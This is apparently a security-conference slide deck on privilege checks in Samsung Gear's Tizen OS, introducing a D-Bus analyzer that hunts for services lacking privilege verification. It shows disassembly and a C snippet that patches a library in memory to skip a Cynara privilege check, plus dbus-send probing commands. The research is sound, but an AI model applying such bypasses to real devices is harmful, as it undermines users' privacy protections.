Your Watch Can Watch You!
Gear Up for the Broken Privilege Pitfalls in the Samsung Gear Smartwatch

Dongsung Kim

Hyoung-Kee Choi

Who We Are

- Dongsung Kim
- Graduate Student, Sungkyunkwan University
- @kid1ng / https://kidi.ng

- Hyoung-Kee Choi
- Professor, Sungkyunkwan University
- https://hit.skku.edu/~hkchoi

Contents

Motivation

1

Samsung Gear and Security

- Samsung's smartwatch products: S2, S3, Sport
  - Track fitness; control smart devices; receive calls, texts, and emails; pay with NFC
  - Bluetooth only or with dedicated cellular LTE
  - App marketplace: Samsung Galaxy Apps
    - Development with Tizen SDK and Samsung SDK
- Sensitive information and high privileges
  - Powerful processor and tracking sensors
  - Personal data from user's smartphone
    - Contacts, calendar, location, email, notification, …
  - Access to privileged actions must be controlled
    - Sending a quick reply, obtaining the GPS location, …

Image: Samsung

Tizen

- Linux-based Open source operating system
  - Maintained by the Linux Foundation
  - Mainly developed by Samsung
- Shipped with many of Samsung's products
  - Smartwatches, wearables, smartphones, cameras, smart TVs, home appliances, …
- Samsung Gear firmware
  - Tizen's open source components
    - Operating system, system services, …
  - Samsung's closed source components
    - Drivers, system services, applications, …

Image: Tizen Project, a Linux Foundation Project

Previous Work on Tizen

- May 2015: Ajin Abraham
  "Hacking Samsung's Tizen: The OS of Everything"
  @ HITBSecConf
  - Over-privileged apps, no DEP, broken ASLR, WebKit vulns
- Apr 2017: Amihai Neiderman
  "Breaking Tizen" @ Security Analyst Summit
  - 40 0-day vulnerabilities in Tizen and Tizen Store
- Jul 2017: PVS-Studio
  "27 000 Errors in the Tizen Operating System"
  - 900 code errors in a portion of Tizen source code

Disclaimer

- Sungkyunkwan University is funded and operated by the Samsung Foundation.

Tizen Security Internals

2


Objects

- Files, Directories, UNIX Sockets, Utilities
- Applications
  - Use Tizen APIs to access the subsystems
    - e.g., Frameworks, Services, …
- Services
  - Special privileged daemons dedicated for a resource
    - e.g., Wi-Fi, Bluetooth, GPS, messaging, sensors, …
  - Must reject requests from unauthorized parties

Source: Tizen Wiki

Privileges

- Service must check if calling app has access
  - App must acquire the "privilege" in prior
- App dev specifies privileges in `tizen-manifest.xml`
  - User accepts the permission for the app
  - Installer checks and registers the privilege policy
  - Accesses are controlled at the runtime
- Tizen defines many privileges
  - `internet`, `bluetooth`, `network.set`, `screenshot`, `notification`, `email`, …
  - Only some of them are "Public"
    - Allowed to be used by most developers
  - Level: Public, Partner, Platform; private use



Source: Tizen Wiki
Image: "locked" by Jenie Tomboc / CC BY


3+1 Access Control Mechanisms

- DAC (Discretionary Access Control)
  - Classic UNIX user ID + group ID policies
- SMACK (Simplified Mandatory Access Control in Kernel)
  - Kernel-space isolation
  - App receives a unique *label* at install time
    - e.g., `User::Pkg::sample_app`
  - For every kernel object access, the current context (*label*) is checked against the SMACK rules
- Cynara
  - User-space privilege management daemon
  - Used by services to check the calling application's privilege
  - Identifies an application with its SMACK *label*
  - Checks the *label* against Cynara database
- Security Manager
  - Security policy configurator daemon
    - At install time, launch time, and runtime
  - Populates DAC policies, SMACK labels, and Cynara database from different sources
    - e.g., default filesystem, manifest files, …

Source: Tizen Wiki

D-Bus (Desktop Bus)

- IPC (Inter-Process Communication) system
  - For Linux-like OSes, integrated with systemd
  - High-level messages, useful built-in functions
    - e.g., discoverability, introspection, …
  - Service daemon registers to D-Bus daemon, clients request resources via messages
  - Tizen heavily relies on D-Bus*
- Concepts
  - Service (Bus name, Destination)
  - Client (Application, Source)
  - Object, Interface, Method, Property



Source: freedesktop.org Project, Pid Eins
Image: "File:D-Bus method invocation.svg" by Javier Cantero / CC BY-SA 4.0

Cynara-aware D-Bus

- Patched to perform Cynara checks
  - Introduced along with Cynara (Tizen 3.0)
  - Never accepted in upstream
- Granular access control to messages
  - <check> element in busconfig file
  - Destination, interface, member, and **privilege**
  - D-Bus daemon asks Cynara to allow or deny

/etc/dbus-1/system.d/bixby-agent.conf

```
1  <busconfig>
2  ...
3      <policy context="default">
4          <allow send_destination="org.tizen.bixby.agent"
5                 send_interface="org.tizen.bixby.agent"/>
6          <check send_destination="org.tizen.bixby.agent"
7                 send_interface="org.tizen.bixby.agent"
8                 send_member="bixby_send_service_cmd"
9                 privilege="http://developer.samsung.com
10                           /tizen/privilege/bixby.agent"/>
11 ...
12     </policy>
13 </busconfig>
```

Source: Tizen Wiki

Example: Service Request #1

- Location Manager API with `location` privilege

Overview Features Privileges Localization Advanced Source


```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<manifest xmlns="http://tizen.org/ns/packages" api-version="3.0" pac
    <profile name="wearable"/>
    <privileges>
        <privilege>http://tizen.org/privilege/location</privilege>
    </privileges>
</manifest>
```


```
1  #include <locations.h>
2
3  void logic() {
4      location_manager_h manager = NULL;
5      location_manager_create(LOCATIONS_METHOD_WPS, &manager);
6
7      int res = location_manager_start(manager);
8      dlog_print(DLOG_DEBUG, LOG_TAG, ":res: %d", res);
9  }
```

```
onetwothree@onetwothree-V
sh-3.2$ uname -a
Linux localhost 3.18.14 #1-Tizen
 SMP PREEMPT Wed Mar 21 09:15:20
 UTC 2018 aarch64 GNU/Linux
sh-3.2$
sh-3.2$ id | awk '{print $4}'
context="User::Shell"
sh-3.2$
sh-3.2$ dlogutil -c
sh-3.2$ dlogutil|grep ':res:'
D/test    (23455): :res: 0
```

Example: Service Request #2

- Location Manager API without `location` privilege






```c
#include <locations.h>

void logic() {
    location_manager_h manager = NULL;
    location_manager_create(LOCATIONS_METHOD_WPS, &manager);

    int res = location_manager_start(manager);
    dlog_print(DLOG_DEBUG, LOG_TAG, ":res: %d", res);
}
```

- `dlog`: Tizen's system log
- Location library `liblbs-location.so.1` performs `location_check_cynara`
- ① First privilege check

Example: Service Request #3

- Reverse engineering `liblbs-location.so.1`

```
00004358 MOV             R5, R0
0000435A LDR             R0, =(aHttpTizenOrgPr - 0x4360)
0000435C ADD             R0, PC  ; "http://tizen.org/privilege/location"
0000435E BL              location_check_cynara
00004362 MOV             R4, R0
00004364 CBNZ            R0, loc_43B2
```

```
000043B2
000043B2 loc_43B2
000043B2 BL              sub_BAA8
000043B6 LDR             R3, =(aLocationSettin - 0x43C2)
000043B8 LDR             R2, =(aHomeAbuildRpmb - 0x43C6)
000043BA MOV.W           R1, #0x16C
000043BE ADD             R3, PC  ; "__location_setting_cb"
000043C0 STR             R1, [SP,#0x20+var_18]
000043C2 ADD             R2, PC  ; "/home/abuild/rpmbuild/BUILD/liblbs..
000043C4 ADD.W           R3, R3, #0x108
000043C8 ADDS            R2, #0x47 ; 'G'
000043CA STR             R3, [SP,#0x20+var_1C]
000043CC STR             R2, [SP,#0x20+var_20]
000043CE MOVS            R1, #6
000043D0 LDR             R3, =(aSSDPrivilegeNo - 0x43D8)
000043D2 LDR             R2, =(aLocation - 0x43DA)
000043D4 ADD             R3, PC  ; "%s: %s(%d) > Privilege not allowed
```

Patch to bypass ①

```
MOV R0, #0
MOV R0, #0
```

Example: Service Request #4

- Patching `liblbs-location.so.1`

```
1  #include <sys/mman.h>
2  #include <locations.h>
3
4  void logic() {
5      // Creating location_manager_h will dynamically link
6      location_manager_h manager = NULL;
7      location_manager_create(LOCATIONS_METHOD_WPS, &manager);
8
9      // liblbs-location.so.1
10     mprotect((void *)0xf705a000, 0x5000,
11              PROT_READ | PROT_WRITE | PROT_EXEC);
12     uint16_t *p = (uint16_t *)(0xf705a000 + 0x435e);
13     *p = 0x2000;      // mov r0, #0
14     *(p+1) = 0x2000; // mov r0, #0
15
16     // Test
17     int res = location_manager_start(manager);
18     dlog_print(DLOG_DEBUG, LOG_TAG, ":res: %d", res);
19 }
```

```
onetwothree@onetwothree-VirtualBox: ~/Lab/dan/tizen-studio/
sh-3.2$ dlogutil|grep -Ei 'location.+Cynara|lbs_dbus|:res:'
I/LBS_DBUS_CLIENT(22696): lbs_dbus_client.c: lbs_client_star
t(752) > Access denied. Msg[GDBus.Error:org.freedesktop.DBus
.Error.AccessDenied: Rejected send message, 3 matched rules;
 type="method_call", sender=":1.1679" (uid=5001 pid=22696 co
mm="") interface="org.tizen.lbs.Manager" member="AddReferenc
e" error name="(unset)" requested_reply="0" destination="org
.tizen.lbs.Providers.LbsServer" privilege="http://tizen.org/
privilege/location" (uid=654 pid=2536 comm="")]
D/test    (22696): :res: -13
```

- D-Bus library `LBS_DBUS_CLIENT` sends a request to Location daemon `lbs-server`
- D-Bus daemon rejects the request with `DBus.Error.AccessDenied`
- ② Second privilege check

Example: Service Request #5





Image: Tizen Wiki

Securing Services



- Two points that check privileges of a **malware**
  - ② D-Bus daemon: Request in transit
  - ③ Service daemon: After receiving the request
- Failing both could allow privilege violation

Image: Tizen Wiki

Dan the D-Bus Analyzer

3

Idea: AccessDenied as an Oracle

No argument is given

```
dbus-send --system --print-reply --dest=org.tizen.lbs.Providers.LbsServer
  /org/tizen/lbs/Providers/LbsServer org.tizen.lbs.Manager.AddReference
```

Without privilege

```
Error org.freedesktop.DBus.Error.AccessDenied:
… privilege="http://tizen.org/privilege/locati
on" (uid=654 pid=2536 comm="")
```

With privilege


```
Error org.freedesktop.DBus.Error.InvalidArgs:
Type of message, '()', does not match expected
type '(i)'
```

- Use `dbus-send` directly to send messages to D-Bus daemon
- Errors suggest privilege validation always happens first
- Idea: Send non-privileged requests to all, then gather services that return any error but `DBus.Error.AccessDenied` → Privilege violation?

SUNG KYUN KWAN UNIVERSITY

Dan the D-Bus Analyzer


- Evaluates privilege verification of D-Bus services
  - Spawns a test process on a remote device
  - Recursively scans the D-Bus tree for its structure
    - Bus names, objects, interfaces, properties, methods, ...
  - Reads every property of every object
  - Calls every method of every interface
- Output
  - D-Bus tree flattened into a JSON file (`db.json`)
  - `dbus-send` commands that require further attention
    - Introspectable properties (`properties.log`)
    - Callable methods (`methods.log`)



